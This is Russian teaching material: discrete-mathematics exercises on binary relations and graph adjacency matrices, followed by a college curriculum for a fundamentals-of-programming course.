21) $P=\{(x,y)|\ НОД(x,y)\neq 1\}$, $x,y\in Z^+$.
22) $P=\{(x,y)|\ x\neq y\}$, $x,y\in Z^+$.
23) $P=\{(x,y)|\ x^2=y\}$, $x,y\in Z^+$.
24) $P=\{(x,y)|\ x^2\neq y\}$, $x,y\in Z^+$.
25) $P=\{(x,y)|\ x^2>y\}$, $x,y\in Z^+$.

Практическое занятие № 6
Решение задач по теории графов. Построение матриц смежности и инцидентности. Исследование графа с помощью его матрицы смежности.

Цель: формирование умений строить графы по исходным данным

Время выполнения – 2 часа.

Порядок выполнения:

1. Изобразить графически бинарное отношение Р

1) P={(1,1),(2,1),(2,2),(2,3),(2,4),(3,3),(3,4)}.
2) P={(1,1),(1,4),(2,2),(2,3),(3,3),(3,2),(4,1),(4,4)}.
3) P={(2,1),(3,1),(3,2),(4,1),(4,3)}.
4) P={(1,1),(1,2),(2,2),(3,3),(4,3),(4,4)}.
5) P={(1,1),(1,4),(2,1),(3,4),(4,3),(4,1)}.
6) P={(1,1),(2,4),(2,1),(3,3),(4,2),(4,1)}.

7) P={(1,3),(1,4),(2,2),(3,3),(4,3),(4,4)}.
8) P={(1,1),(1,2),(1,4),(2,1),(2,2),(2,3),(3,3),(3,2),(3,4),(4,3),(4,4),(4,1)}.
9) P={(1,3),(1,2),(2,3),(3,2),(3,4),(4,1)}.
10) P={(1,1),(1,2),(2,2),(3,3),(4,1),(4,4)}.
11) P={(1,1),(1,3),(2,4),(3,1),(3,4),(4,3),(4,2)}.
12) P={(1,1),(2,2),(2,3),(2,4),(3,2),(3,3),(3,4),(4,2),(4,3),(4,4)}.
13) P={(1,1),(2,2),(2,4),(3,3),(4,4),(4,2)}.
14) P={(1,4),(2,3),(2,1),(3,4),(4,2)}.
15) P={(1,1),(1,4),(2,1),(2,2),(2,4),(3,3)}.
16) P={(1,1),(1,3),(1,4),(2,2),(2,3),(3,2),(3,3),(4,3),(4,4)}.
17) P={(1,1),(1,3),(2,4),(3,1),(3,3),(4,2)}.
18) P={(1,2),(1,3),(1,4),(2,3),(4,3),(4,2)}.
19) P={(1,1),(1,2),(1,3),(2,2),(2,3),(3,3),(3,4),(4,1),(4,4)}.
20) P={(1,1),(1,4),(2,3),(3,3),(4,1),(4,3),(4,4)}.
21) P={(1,1),(2,2),(2,4),(3,3),(4,4),(3,2),(1,3),(4,1)}.
22) P={(1,1),(2,2),(2,3),(2,4),(3,3),(3,4),(4,2),(4,4)}.
23) P={(1,1),(2,2),(2,1),(3,3),(4,4),(4,3),(1,4),(2,4),(3,2),(3,4)}.
24) P={(1,1),(1,2),(1,4),(2,2),(2,4),(3,3),(3,2),(3,4),(4,4)}.
25) P={(1,1),(2,2),(2,3),(3,4),(1,4),(2,4),(4,2)}.

2. Записать бинарное отношение, соответствующее заданному графу, найти матрицу смежности и матрицу инцидентности графа.
1.Нарисовать на плоскости граф G(M,P), имеющий заданную матрицу A_G своей матрицей смежности. Найти матрицу инцидентности B графа G.

1) $\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$

2) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 2 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$

3) $\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

4) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

5) $\begin{pmatrix} 1 & 1 & 0 & 1 \\ 1 & 2 & 2 & 1 \\ 0 & 2 & 2 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

6) $\begin{pmatrix} 2 & 1 & 0 & 1 \\ 1 & 0 & 0 & 1 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 \end{pmatrix}$

7) $\begin{pmatrix} 0 & 1 & 1 & 2 \\ 1 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 2 & 1 & 1 & 0 \end{pmatrix}$

8) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 0 & 2 & 1 \\ 1 & 2 & 1 & 3 \\ 0 & 1 & 3 & 0 \end{pmatrix}$

9) $\begin{pmatrix} 2 & 0 & 0 & 1 \\ 0 & 0 & 2 & 1 \\ 0 & 2 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

10) $\begin{pmatrix} 0 & 1 & 1 & 0 \\ 1 & 2 & 0 & 2 \\ 1 & 0 & 1 & 3 \\ 0 & 2 & 3 & 0 \end{pmatrix}$

11) $\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 1 & 2 & 1 \\ 1 & 2 & 0 & 0 \\ 0 & 1 & 0 & 0 \end{pmatrix}$

12) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$

13) $\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & 0 & 2 & 2 \\ 1 & 2 & 0 & 1 \\ 1 & 2 & 1 & 0 \end{pmatrix}$

14) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 2 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

15) $\begin{pmatrix} 1 & 1 & 0 & 2 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 0 & 1 \\ 2 & 1 & 1 & 0 \end{pmatrix}$

16) $\begin{pmatrix} 2 & 1 & 0 & 1 \\ 1 & 0 & 0 & 1 \\ 1 & 0 & 0 & 1 \\ 1 & 1 & 1 & 2 \end{pmatrix}$

17) $\begin{pmatrix} 0 & 1 & 1 & 2 \\ 1 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 2 & 1 & 1 & 1 \end{pmatrix}$

18) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 1 & 2 & 1 \\ 1 & 2 & 0 & 3 \\ 0 & 1 & 3 & 0 \end{pmatrix}$

19) $\begin{pmatrix} 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 1 \\ 0 & 2 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

20) $\begin{pmatrix} 2 & 1 & 1 & 0 \\ 1 & 0 & 0 & 2 \\ 1 & 0 & 0 & 3 \\ 0 & 2 & 3 & 0 \end{pmatrix}$

21) $\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 2 \\ 1 & 1 & 0 & 1 \\ 0 & 2 & 1 & 0 \end{pmatrix}$

22) $\begin{pmatrix} 1 & 0 & 2 & 0 \\ 0 & 1 & 2 & 1 \\ 2 & 2 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$

23) $\begin{pmatrix} 1 & 1 & 1 & 2 \\ 1 & 0 & 2 & 1 \\ 1 & 2 & 0 & 1 \\ 2 & 1 & 1 & 0 \end{pmatrix}$

24) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 2 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

25) $\begin{pmatrix} 1 & 11 & 0 & 1 \\ 1 & 1 & 2 & 1 \\ 0 & 2 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$

2. С помощью матрицы смежности определить: а) существование (a,b)-маршрута; б) матрицу связности неорграфа .

1) $\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=1, b=4.

2) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 1 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=2, b=1.

3) $\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 1 & 0 & 1 & 0 \end{pmatrix}$ a=2, b=4.

4) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 0 \\ 1 & 1 & 0 & 0 \end{pmatrix}$ a=3, b=4.

5) $\begin{pmatrix} 1 & 1 & 0 & 1 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$ a=3, b=1.

6) $\begin{pmatrix} 1 & 1 & 0 & 1 \\ 1 & 0 & 0 & 1 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 \end{pmatrix}$ a=2, b=3.

7) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 1 & 0 & 1 & 0 \end{pmatrix}$ a=4, b=2.

8) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=4, b=1.

9) $\begin{pmatrix} 1 & 0 & 0 & 1 \\ 0 & 0 & 1 & 1 \\ 0 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$ a=3, b=1.

10) $\begin{pmatrix} 0 & 1 & 1 & 0 \\ 1 & 0 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=1, b=4.

11) $\begin{pmatrix} 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{pmatrix}$ a=2, b=4.

12) $\begin{pmatrix} 1 & 0 & 1 & 0 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=2, b=1.

13) $\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 1 & 0 & 1 & 0 \end{pmatrix}$ a=4, b=2.

14) $\begin{pmatrix} 0 & 1 & 1 & 0 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=4, b=1.

15) $\begin{pmatrix} 0 & 1 & 0 & 1 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$ a=1, b=3.

16) $\begin{pmatrix} 1 & 1 & 0 & 0 \\ 1 & 0 & 0 & 1 \\ 0 & 0 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=2, b=3.

17) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 0 \\ 1 & 1 & 0 & 0 \end{pmatrix}$ a=3, b=4.

18) $\begin{pmatrix} 0 & 0 & 1 & 0 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=1, b=2.

19) $\begin{pmatrix} 1 & 0 & 0 & 1 \\ 0 & 0 & 1 & 1 \\ 0 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 \end{pmatrix}$ a=3, b=1.

20) $\begin{pmatrix} 0 & 1 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \end{pmatrix}$ a=1, d=4.

21) $\begin{pmatrix} 0 & 1 & 1 & 0 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{pmatrix}$ a=2, b=4.

22) $\begin{pmatrix} 0 & 0 & 1 & 0 \\ 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=1, b=2.

23) $\begin{pmatrix} 0 & 1 & 1 & 1 \\ 1 & 0 & 1 & 1 \\ 1 & 1 & 0 & 0 \\ 1 & 1 & 0 & 1 \end{pmatrix}$ a=3, b=4.

24) $\begin{pmatrix} 0 & 1 & 0 & 0 \\ 1 & 0 & 0 & 1 \\ 0 & 0 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=4, b=1.

25) $\begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 0 & 1 & 1 \\ 0 & 1 & 0 & 1 \\ 0 & 1 & 1 & 0 \end{pmatrix}$ a=2, b=1.

3. Найти матрицу расстояний, диаметр, радиус, центральные и периферийные вершины графа.

Литература

1. Гашков С. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / С. Б. Гашков, А. Б. Фролов. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 483 с. — (Профессиональное образование). — ISBN 978-5-534-13535-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518496 (дата обращения: 12.01.2024).
2. Гисин В. Б. Дискретная математика : учебник и практикум для среднего профессионального образования / В. Б. Гисин. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 468 с. — (Профессиональное образование). — ISBN 978-5-534-16754-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531642 (дата обращения: 12.01.2024).
3. Палий И. А. Дискретная математика и математическая логика : учебное пособие для среднего профессионального образования / И. А. Палий. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 370 с. — (Профессиональное образование). — ISBN 978-5-534-13522-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/516148 (дата обращения: 12.01.2024).

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.03. Основы алгоритмизации и программирования

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.03. Основы алгоритмизации и программирования разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 13

4. Контроль и оценка результатов освоения дисциплины 16

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.03. ОСНОВЫ АЛГОРИТМИЗАЦИИ И ПРОГРАММИРОВАНИЯ

1.1. Область применения программы

Рабочая программа дисциплины ОП.03. Основы алгоритмизации и программирования является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка,* входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.03. Основы алгоритмизации и программирования является обязательной дисциплиной общепрофессионального цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - разрабатывать алгоритмы для конкретных задач;

$У_2$ - использовать программы для графического отображения алгоритмов;

$У_3$ - определять сложность работы алгоритмов;

$У_4$ - работать в среде программирования;

$У_5$ - оформлять код программы в соответствии со стандартом кодирования;

$У_6$ - выполнять проверку, отладку кода программы;

$У_7$ - реализовывать построенные алгоритмы в виде программ на конкретном языке программирования.

знать:

$З_1$ - понятие алгоритмизации, свойства алгоритмов, общие принципы построения алгоритмов, основные алгоритмические конструкции;

$З_2$ – эволюцию языков программирования, их классификацию, понятие системы программирования;

$З_3$ – основные элементы языка, структуру программы, операторы и операции, управляющие структуры, структуры данных, файлы, классы памяти;

$З_4$ – подпрограммы, составление библиотек подпрограмм;

$З_5$ - объектно-ориентированную модель программирования, основные принципы объектно-ориентированного программирования на примере алгоритмического языка: понятие классов и объектов, их свойств и методов, инкапсуляция и полиморфизма, наследования и переопределения.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 128 часов, в том числе

в форме практической подготовки – 65 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 105 часов, в том числе

практические занятия – 65 часов;

самостоятельная работа обучающегося – 17 часов

промежуточная аттестация – 6 часов

Обязательная часть рабочей программы составляет – 128 часов, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**128**
в том числе:	
в форме практической подготовки	65
Объем работы обучающегося во взаимодействии с преподавателем	**105**
в том числе:	
практические занятия	65
Самостоятельная работа обучающегося (всего) *в том числе:* *самостоятельное изучение материала* *завершение практических заданий* *выполнение индивидуальных заданий* *подготовка к экзамену*	**17** 4 5 2 6
Промежуточная аттестация	**6**

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

5 семестр - экзамен

2.2. Тематический план и содержание дисциплины
ОП.03. Основы алгоритмизации и программирования

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Введение в программирование			**18**	**8**	
Тема 1.1. Языки программирования	*Содержание учебного материала*		*16*	*8*	ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Развитие языков программирования. Обзор языков программирования. Области применения языков программирования. Стандарты языков программирования. Среда проектирования. Компиляторы и интерпретаторы. Жизненный цикл программы. Программа. Программный продукт и его характеристики. Основные этапы решения задач на компьютере.	2		
	Практические занятия		**8**	8	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	2	**Практическое занятие № 1.** Знакомство со средой программирования			
	3	**Практическое занятие № 2.** Составление программ линейной структуры			
	4	**Практическое занятие № 3.** Составление программ разветвляющейся структуры.			
	5	**Практическое занятие № 4.** Составление программ циклической структуры			
	Самостоятельная работа		**4**		ОК 01- ОК 03, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	История языков программирования. Заполнение таблицы «Виды языков программирования»				
Тема 1.2. Типы данных	*Содержание учебного материала*		*2*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Типы данных. Простые типы данных. Производные типы данных. Структурированные типы данных	2		

Раздел 2. Основные конструкции языков программирования			**34**	**26**	
Тема 2.1. Операторы языка программирования	*Содержание учебного материала*		*34*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Операции и выражения. Правила формирования и вычисления выражений. Структура программы. Ввод и вывод данных. Оператор присваивания. Составной оператор. Условный оператор. Оператор выбора.	2		
	2	Цикл с постусловием. Цикл с предусловием. Цикл с параметром. Вложенные циклы	2		
	3	Массивы. Двумерные массивы. Строки. Стандартные процедуры и функции для работы со строками	2		
	4	Структурированный тип данных – множество. Операции над множествами Комбинированный тип данных – запись. Файлы последовательного доступа. Файлы прямого доступа	2		
	Практические занятия		**26**	26	ОК 01, ОК 04, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	5	**Практическое занятие № 5.** Правила формирования и вычисления выражений			
	6	**Практическое занятие № 6.** Реализация ввода-вывода данных			
	7	**Практическое занятие № 7.** Реализация алгоритмов разветвляющихся вычислительных процессов с использованием условного оператора if.			
	8	**Практическое занятие № 8.** Реализация алгоритмов разветвляющихся вычислительных процессов с использованием условного оператора множественного выбора switch.			
	9	**Практическое занятие № 9.** Программирование циклических вычислительных процессов с использование оператора цикла for.			
	10	**Практическое занятие № 10.** Программирование циклических вычислительных процессов с использование оператора цикла while.			
	11	**Практическое занятие № 11.** Программирование циклических вычислительных процессов с использование оператора цикла do…while.			

	12	**Практическое занятие № 12.** Обработка одномерных массивов.			
	13	**Практическое занятие № 13.** Обработка двумерных массивов			
	14	**Практическое занятие № 14.** Работа со строками			
	15	**Практическое занятие № 15.** Работа с данными типа множество			
	16	**Практическое занятие № 16.** Файлы последовательного доступа.			
	17	**Практическое занятие № 17.** Типизированные файлы. Нетипизированные файлы			
Раздел 3. Технологии программирования			17	7	
Тема 3.1. Процедуры и функции	*Содержание учебного материала*		*4*	3	ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Общие сведения о подпрограммах. Определение и вызов подпрограмм. Область видимости и время жизни переменной. Механизм передачи параметров. Организация функций. Рекурсия. Программирование рекурсивных алгоритмов	1		
	Практические занятия		**3**	3	ОК 01, ОК 04, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	1	**Практическое занятие № 18.** Организация процедур. Организация функций.	1		
	2	**Практическое занятие № 19.** Применение рекурсивных функций	2		
Тема 3.2. Структуризация в программировании	*Содержание учебного материала*		*2*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Основы структурного программирования. Методы структурного программирования.	2		
Тема 3.3. Указатели	*Содержание учебного материала*		*5*	2	ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Указатели. Описание указателей. Основные понятия и применение динамически распределяемой памяти. Создание и удаление динамических переменных.	1		
	1	Структуры данных на основе указателей. Задача о стеке	1		
	Практическое занятие		**2**	2	ОК 01, ОК 04, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	2	**Практическое занятие № 20.** Указатели и массивы арифметических данных			
Тема 3.4. Модульное	*Содержание учебного материала*		*6*	*2*	ОК 01, ОК 02, ОК 05,
	1	Модульное программирование. Понятие модуля. Структура модуля.	2		

программирование		Компиляция и компоновка программы. Стандартные модули			ПК 1.1-ПК 1.3 ПК 3.1
	Практическое занятие		**2**	2	ОК 01, ОК 04, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	2	**Практическое занятие № 21.** Программирование модуля. Создание библиотеки подпрограмм			
	Самостоятельная работа		**2**		ОК 01- ОК 03, ОК 05, ОК 09 ПК 1.1-ПК 1.3 ПК 3.1
	Выполнение индивидуальных заданий по структурному программированию				
	Дифференцированный зачет		**2**		
	ВСЕГО по ОП.03. (4 семестр)		**68**	41	
Раздел 4. Технология объектно - ориентированного программирования (ООП)			**60**	**24**	
Тема 4.1. Основные принципы объектно - ориентированн ого программирова ния (ООП)	*Содержание учебного материала*		*4*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	История развития ООП. Базовые понятия ООП: объект, его свойства и методы, класс, интерфейс. Основные принципы ООП: инкапсуляция, наследование, полиморфизм	2		
	2	Классы объектов. Компоненты и их свойства. Событийно -управляемая модель программирования. Компонентно - ориентированный подход	2		
Тема 4.2. Оперативная память	*Содержание учебного материала*		*6*		
	1	Требования к аппаратным и программным средствам интегрированной среды разработчика	1		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Интерфейс среды разработчика: характеристика, основные окна, инструменты, объекты. Форма и размещение на ней управляющих элементов.	1		
	2	Панель компонентов и их свойства. Окно кода проекта.	1		
	2	Состав и характеристика проекта. Выполнение проекта. Настройка среды и параметров проекта.	1		

	Практические занятия		**2**	2	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	3	**Практическое занятие № 22.** Изучение интегрированной среды разработчика			
Тема 4.3. Визуальное событийно-управляемое программирование	*Содержание учебного материала*		*16*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Основные компоненты (элементы управления) интегрированной среды разработки, их состав и назначение.	1		
	1	Дополнительные элементы управления. Свойства компонентов. Виды свойств. Синтаксис определения свойств. Назначения свойств и их влияние на результат. Управление объектом через свойства	1		
	2	События компонентов (элементов управления), их сущность и назначение. Создание процедур на основе событий.	1		
	Практические занятия		**10**	10	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	2	**Практическое занятие № 23.** Создание проекта с использованием компонентов для работы с текстом			
	3	**Практическое занятие № 24.** Создание проекта с использованием компонентов ввода и отображения чисел, дат и времени			
	4	**Практическое занятие № 25.** Создание проекта с использованием кнопочных компонентов			
	5	**Практическое занятие № 26.** Создание проекта с использованием компонентов стандартных диалогов и системы меню			
	6	**Практическое занятие № 27.** События компонентов (элементов управления), их сущность и назначение. Создание процедур обработки событий.			
	Самостоятельная работа		**3**		ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	Завершение заданий практических занятий				
Тема 4.4. Разработка оконного приложения	*Содержание учебного материала*		*12*		
	Практическое занятие		**10**	10	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	1	**Практическое занятие № 28.** Разработка функционального интерфейса приложения. Создание интерфейса приложения			
	2	**Практическое занятие № 29.** Разработка функциональной схемы работы приложения			

	3	**Практическое занятие № 30.** Разработка игрового приложения			
	Самостоятельная работа		**2**		ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	Завершение заданий практических занятий				
Тема 4.5 Этапы разработки приложений	*Содержание учебного материала*		*28*		ОК 01, ОК 02, ОК 05, ПК 1.1-ПК 1.3 ПК 3.1
	1	Разработка приложения.	2		
	2	Проектирование объектно-ориентированного приложения.	2		
	3	Создание интерфейса пользователя.	2		
	4	Тестирование, отладка приложения	2		
	Практическое занятие		**4**	4	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	5	**Практическое занятие № 31.** Разработка интерфейса приложения			
	6	**Практическое занятие № 32.** Тестирование, отладка приложения			
Тема 4.6. Иерархия классов	*Содержание учебного материала*		*2*		
	Практическое занятие		**2**	2	ОК 01, ОК 04, ОК 05, ОК 09, ПК 1.1-ПК 1.3 ПК 3.1
	1	**Практическое занятие № 33.** Классы ООП: виды, назначение, свойства, методы, события. Объявление создание класса.			
	Самостоятельная работа		**6**		
	Подготовка к экзамену				
	Экзамен		**6**		
	ВСЕГО по ОП.03. (5 семестр)		**60**		
	ВСЕГО по ОП.03.:		**128**	65	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий и программирования.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.03. Основы алгоритмизации и программирования разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Казанский А. А. Прикладное программирование на Excel 2019 : учебное пособие для среднего профессионального образования / А. А. Казанский. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 171 с. — (Профессиональное образование). — ISBN 978-5-534-12461-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/512912 (дата обращения: 14.01.2024).

2. Казанский А. А. Программирование на Visual C# : учебное пособие для среднего профессионального образования / А. А. Казанский. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 192 с. — (Профессиональное образование). — ISBN 978-5-534-14130-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/513400 (дата обращения: 14.01.2024).

3. Кудрявцева И. А. Программирование: теория типов : учебное пособие для среднего профессионального образования / И. А. Кудрявцева, М. В. Швецкий. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 652 с. — (Профессиональное образование). — ISBN 978-5-534-15382-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517829 (дата обращения: 14.01.2024).

